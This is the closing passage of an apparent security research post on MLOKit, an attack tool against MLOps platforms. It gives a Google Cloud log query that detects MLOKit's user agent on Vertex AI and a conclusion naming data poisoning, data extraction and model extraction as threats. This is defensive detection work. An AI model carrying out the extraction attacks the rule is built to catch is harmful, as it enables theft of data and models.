
Event details for MLOKit Sentinel alert

Google Cloud Alert Policy

The below rule logic can be used in an alert policy to detect the usage of MLOKit against Vertex AI.

```
protoPayload.requestMetadata.callerSuppliedUserAgent=~"MLOKit-
e977ac02118a3cb2c584d92a324e41e9"
```

An example of an alert triggering based on this alert policy is shown below.



MLOKit alert for Google Cloud

Conclusion

Organizations continue to accelerate their adoption and usage of AI to advance their businesses, which has quickly caused ML technologies to become critical to business operations for enterprises of all sizes. The increased usage of MLOps platforms to create, manage, and deploy ML models will cause attackers to view these platforms as attractive targets. As such, properly securing these MLOps platforms and understanding how an attacker could abuse them to conduct attacks such as data poisoning, data extraction and model extraction is critical. It is X-Force Red's goal that this research brings more attention and inspires future research on defending other business critical MLOps platforms and services.

Acknowledgements

A special thank you to the below people for giving feedback on this research and providing whitepaper content review:

- Dave Cossa (@G0ldenGunSec)
- Shawn Jones (@anthemtotheego)
- Valentina Palmiotti (@chompie1337)